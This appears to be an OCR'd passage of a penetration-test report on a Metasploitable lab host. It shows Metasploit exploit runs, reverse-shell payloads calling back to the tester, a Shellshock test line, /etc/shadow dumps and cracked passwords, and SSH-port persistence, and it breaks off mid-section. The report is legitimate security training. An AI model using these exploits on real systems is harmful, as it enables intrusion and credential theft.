
Using found credentials, VPN access was obtained.

An Nmap scan was then performed across the entire subnet in scope (172.22.117.0/24), with only one host found to be active, 172.22.117.150:



A Zenmap scan was then performed for IP address 172.22.117.150 to determine if any ports were open:




22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 37716/tcp mountd
| 100005 1,2,3 46663/udp mountd
| 100021 1,3,4 37954/udp nlockmgr
| 100021 1,3,4 51141/tcp nlockmgr
| 100024 1 39182/udp status
| 100024 1 44317/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:15:5D:02:04:10 (Microsoft)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.021 days (since Thu Jul  6 20:40:51 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
```

Exploitation - Linux Environment

Using the results of port scanning and the software identified as running on those ports, several exploitations were attempted with a mixed rate of successes.

Exploit Attempt #1: Telnet Encryption Buffer Overflow (Linux telnetd) -- Failed

An exploit was found in reference to some Linux telnet distributions that floods traffic to the encryption service in order to overburden memory, which could lead to a denial of service. This exploit was attempted, but was not effective due to the system not supporting encryption.

```
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > set password thudson
password ⇒ thudson
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > set rhosts 172.22.117.150
rhosts ⇒ 172.22.117.150
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > set username thudson
username ⇒ thudson
msf6 exploit(linux/telnet/telnet_encrypt_keyid) > exploit

[*] Started reverse TCP handler on 172.25.120.182:4444
[*] 172.22.117.150:23 - Brute forcing with 1 possible targets
[*] 172.22.117.150:23 - Trying target Red Hat Enterprise Linux 3 (krb5-telnet)...
[-] 172.22.117.150:23 - Exploit aborted due to failure: unknown: This system does not support encryption
[*] Exploit completed, but no session was created.
```

Exploit Attempt #2: Mail Server “Shellshock” Reverse Shell (Postfix smtp & Apache) – Failed

An exploit was found utilizing Apache backend servers and/or Simple Mail Transfer Protocol (stmp) servers to execute a reverse shell. Essentially, ShellShock works by allowing an attacker to append commands to function definitions in the values of environment variables. This would be classified as a type of code injection attack, and since Bash will process these commands after the function definition, pretty much any arbitrary code can be executed.

IP Address 172.22.117.150 by manipulation of environment variables to append commands. An invulnerable machine would only display “hello” instead of “vulnerable” and “hello,” showing this machine as vulnerable to Shellshock.

```
┌──(root💀kali)-[~]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Jul 16 16:28:09 2023 from 172.22.117.100
msfadmin@metasploitable:~$ env x='() { :;}; echo vulnerable' bash -c 'echo hello'
vulnerable
hello
```

After checking vulnerability, exploit was attempted against Apache servers but proved to be invulnerable when checking:

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting      Required  Description
   ----           ---------------      --------  -----------
   CMD_MAX_LENGTH  2048                yes       CMD max line length
   CVE            CVE-2014-6271        yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent           yes       HTTP header to use
   METHOD         GET                  yes       HTTP method to use
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS         172.22.117.150       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPATH          /bin                 yes       Target PATH for binaries used by the CmdStager
   RPORT          80                   yes       The target port (TCP)
   SRVHOST        0.0.0.0              yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on
   SRVPORT        8080                 yes       The local port to listen on.
   SSL            false                no        Negotiate SSL/TLS for outgoing connections
   SSLCert                             no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI      /cgi-bin/yeahhub.sh  yes       Path to CGI script
   TIMEOUT        5                    yes       HTTP read response timeout (seconds)
   URIPATH                             no        The URI to use for this exploit (default is random)
   VHOST                               no        HTTP server virtual host


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 172.22.117.150
rhost => 172.22.117.150
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/yeahhub.sh
targeturi => /cgi-bin/yeahhub.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.22.117.150:80 - The target is not exploitable.
```

An additional “Shellshock” vulnerability was attempted against both mail servers found during reconnaissance (51.222.169.212 & 51.222.169.213) using user thudson’s email address, with both servers proving unreachable:

```
Module options (exploit/unix/smtp/qmail_bash_env_exec):

   Name    Current Setting          Required  Description
   ----    ---------------          --------  -----------
   MAILTO  thudson@megacorpone.com  yes       TO address of the e-mail
   RHOSTS  51.222.169.212           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   25                       yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/smtp/qmail_bash_env_exec) > exploit

[*] Started reverse TCP double handler on 172.22.117.100:4444
[-] 51.222.169.212:25 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (51.222.169.212:25) timed out.
[*] Exploit completed, but no session was created.
```

```
Module options (exploit/unix/smtp/qmail_bash_env_exec):

   Name    Current Setting          Required  Description
   ----    ---------------          --------  -----------
   MAILTO  thudson@megacorpone.com  yes       TO address of the e-mail
   RHOSTS  51.222.169.213           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   25                       yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/smtp/qmail_bash_env_exec) > exploit

[*] Started reverse TCP double handler on 172.22.117.100:4444
[-] 51.222.169.213:25 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (51.222.169.213:25) timed out.
[*] Exploit completed, but no session was created.
```


Exploit Attempt #3: File Inclusion Exploit (Apache Tomcat) – Successful

An exploit was found in reference to ability to read some files on an Apache Tomcat back-end server, which would include information for possible additional exploits.


```
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns
    version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

<!-- JSPC servlet mappings start -->

    <servlet>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <servlet-class>org.apache.jsp.index_jsp</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <url-pattern>/index.jsp</url-pattern>
    </servlet-mapping>

<!-- JSPC servlet mappings end -->

</web-app>
```

Exploit Attempt #4: Background Command Execution (VSFTP 2.3.4) –Successful

An exploit was located for background command execution via a reverse shell using a vulnerability in this version of the File Transfer Protocol (FTP).



Utilizing this exploit allows shell code execution as root user



Reverse shell gave exposure to /etc/shadow file containing username credentials and password hashes.

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$czKn4zfS$6c/n1V94al6Nt2LS7o5p30:18996:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL..:19005:0:99999:7:::
systemd-ssh:!:19550:0:99999:7:::
```

User tstark's username and password hash captured to attempt password cracking using JohntheRipper, which was successful.

```
 GNU nano 5.4                                                    tstark-hash.txt *
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL..
```

```
┌──(root💀kali)-[~]
└─# john tstark-hash.txt --show
tstark:Password!

1 password hash cracked, 0 left
```

Found credentials used to escalate privileges to user tstark via SSH:

```
┌──(root💀kali)-[~]
└─# ssh tstark@172.22.117.150
tstark@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Could not chdir to home directory /home/tstark: No such file or directory
tstark@metasploitable:/$
```

Upon verification, user tstark is unable to run any commands as a superuser:

```
tstark@metasploitable:/$ sudo -l
[sudo] password for tstark:
Sorry, user tstark may not run sudo on metasploitable.
```

User tstark did not appear to have accesses to any confidential data.

Exploit Attempt #5: Command Shell Exploit (DistCC) – Successful

Another exploit was found that successfully allowed the execution of a command shell using the DistCC Daemon found on an additional intensive port scan.

```
msf6 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.150   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Executing the exploit began a shell connection to the remote host as user daemon

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 172.22.117.100:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo M1dyBA7lm5KROayo;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (172.22.117.100:4444 → 172.22.117.150:54986 ) at 2023-07-21 21:57:16 -0400


Shell Banner:
M1dyBA7lm5KROayo
-----

whoami
daemon
pwd
/tmp
```

Using the *find* command, a file was found (adminpassword.txt) which contained a plain-text password for user msfadmin

```
/usr/include/c++/4.2/gnu/javax/crypto/keyring/PasswordProtectedEntry.h
/usr/include/c++/4.2/gnu/javax/crypto/keyring/PasswordEncryptedEntry.h
/usr/include/c++/4.2/java/net/PasswordAuthentication.h
/usr/share/doc/p7zip-full/DOCS/MANUAL/switches/password.htm
/usr/share/doc/libstruts1.2-java/example/org/apache/struts/webapp/example/Expired
/usr/share/pam/common-password
/usr/share/pam/common-password.md5sums
/usr/share/perl5/Debconf/Element/Noninteractive/Password.pm
/usr/share/perl5/Debconf/Element/Dialog/Password.pm
/usr/share/perl5/Debconf/Element/Kde/Password.pm
/usr/share/perl5/Debconf/Element/Teletype/Password.pm
/usr/share/perl5/Debconf/Element/Gnome/Password.pm
/usr/share/perl5/Debconf/Element/Web/Password.pm
/usr/share/perl5/Debconf/Element/Editor/Password.pm
/usr/lib/pppd/2.4.4/passwordfd.so
/etc/mysql/conf.d/old_passwords.cnf
/etc/pam.d/common-password
/var/cache/debconf/passwords.dat
/var/tmp/adminpassword.txt
/var/www/mutillidae/password-generator.php
/var/www/phpMyAdmin/user_password.php
/var/www/phpMyAdmin/libraries/display_change_password.lib.php
/var/www/tikiwiki-old/tiki-remind_password.php
/var/www/tikiwiki-old/tiki-change_password.php
/var/www/tikiwiki-old/templates/mail/password_reminder.tpl
/var/www/tikiwiki-old/templates/mail/password_reminder_subject.tpl
/var/www/tikiwiki-old/templates/tiki-change_password.tpl
/var/www/tikiwiki-old/templates/tiki-remind_password.tpl
/var/www/twiki/data/TWiki/InstallPassword.txt
/var/www/twiki/data/TWiki/ResetPassword.txt
```

```
daemon@metasploitable:/$ cat /var/tmp/adminpassword.txt
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
```

Privilege Escalation - Linux Environment

Found credentials were used to escalate user privileges to root level access (all superuser privileges)

```
daemon@metasploitable:/tmp$ su msfadmin
su msfadmin
Password: cybersecurity

msfadmin@metasploitable:/tmp$ whoami
whoami
msfadmin
msfadmin@metasploitable:/tmp$ sudo -l
sudo -l
[sudo] password for msfadmin: cybersecurity

User msfadmin may run the following commands on this host:
    (ALL) ALL
```

With escalated privilege the /etc/shadow file containing usernames and password hashes for all system users were able to be read and copied:

```
msfadmin@metasploitable:/tmp$ sudo cat /etc/shadow
sudo cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$czKn4zfS$6c/n1V94al6Nt2LS7o5p30:18996:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
```

```
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL..:19005:0:99999:7:::
systemd-ssh:!:19550:0:99999:7:::
```

Additional user passwords were then cracked using JohntheRipper

```
┌──(root💀kali)-[~]
└─# john new-hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512
No password hashes left to crack (see FAQ)

┌──(root💀kali)-[~]
└─# john new-hash.txt --show
sys:batman
klog:123456789
postgres:postgres
user:user
service:service
tstark:Password!

6 password hashes cracked, 0 left
```

Persistence - Linux Environment


Blanket sudoer access provided with user msfadmin was then used to gain persistence within the environment through manipulation of the sshd_config file to add new SSH port 10022:

```
  GNU nano 2.0.7

# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 10022
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
```

A new user(aldo-apache) was then added with full sudoer privileges:

